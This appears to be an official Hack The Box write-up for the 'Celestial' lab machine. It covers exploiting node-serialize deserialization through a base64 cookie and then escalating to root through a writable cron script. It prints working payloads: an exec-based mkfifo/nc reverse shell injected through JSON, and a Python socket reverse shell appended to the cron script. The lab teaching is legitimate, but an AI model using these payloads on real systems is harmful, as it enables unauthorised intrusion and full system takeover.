
Hack The Box
PEN-TESTING LABS



Celestial

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Difficulty: Medium

Classification: Official

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SYNOPSIS

Celestial is a medium difficulty machine which focuses on deserialization exploits. It is not the most realistic, however it provides a practical example of abusing client-size serialized objects in NodeJS framework.

Skills Required

- Basic/intermediate knowledge of Linux
- Basic/intermediate knowledge of Javascript
- Understanding of object serialization

Skills Learned

- Exploiting object deserialization in NodeJS
- Enumerating system log files

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
Enumeration

Nmap



Nmap finds on Node.js running on port 3000.

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Exploitation

NodeJS Deserialization

Viewing the NodeJS server in a browser presents a 404, however after refreshing the page, some text is displayed. Looking at cookies reveals a **profile** entry, which is a base64-encoded JSON string. Attempting to change the **num** value to an unquoted string will cause an error which reveals some key information.

```
SyntaxError: Unexpected token e
    at Object.parse (native)
    at Object.exports.unserialize (/home/sun/node_modules/node-serialize/lib/serialize.js:62:16)
    at /home/sun/server.js:11:24
    at Layer.handle [as handle_request] (/home/sun/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/sun/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/sun/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/sun/node_modules/express/lib/router/layer.js:95:5)
    at /home/sun/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/sun/node_modules/express/lib/router/index.js:335:12)
    at next (/home/sun/node_modules/express/lib/router/index.js:275:10)
```

The username is **sun** and the data appears to be unserialized. A quick search finds several guides on building a serialized payload for code execution through NodeJS. In this case, an exec function can be passed as the username and it will be executed.

{"username":"_$$ND_FUNC$$_require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 1234 >/tmp/f', function(error, stdout, stderr) { console.log(stdout) })","country":"Lameville","city":"Lametown","num":"2"}

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.85] 59586
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(sun) gid=1000(sun) groups=1000(sun),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
$
```

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Privilege Escalation

Root

As the **sun** user is part of the admin group, it has access to read most log files. Looking at **/var/www/syslog** reveals a root cronjob which executes **/home/sun/Documents/script.py** every 5 minutes.

```
Aug 30 22:14:56 sun systemd[1]: Mounted Arbitrary Executable File Formats File S
ystem.
Aug 30 22:14:59 sun crontab[17550]: (sun) LIST (sun)
Aug 30 22:15:01 sun CRON[17730]: (root) CMD (python /home/sun/Documents/script.p
y > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chow
n sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py
; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/scri
pt.py)
Aug 30 22:17:01 sun CRON[17914]: (root) CMD (   cd / && run-parts --report /etc/
cron.hourly)
sun@sun:~$
```

As the script is owned by the current user, modifying the script to create a reverse shell is all that is needed for escalation.

```
sun@sun:~/Documents$ echo "import socket,subprocess,os" > script.py
<s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)" >> script.py
<s.connect(("10.10.14.8",1235));os.dup2(s.fileno(),0)' >> script.py
sun@sun:~/Documents$ echo "os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)" >> sc>
<p=subprocess.call(["/bin/sh","-i"]);' >> script.py
```

```
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.85] 35374
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```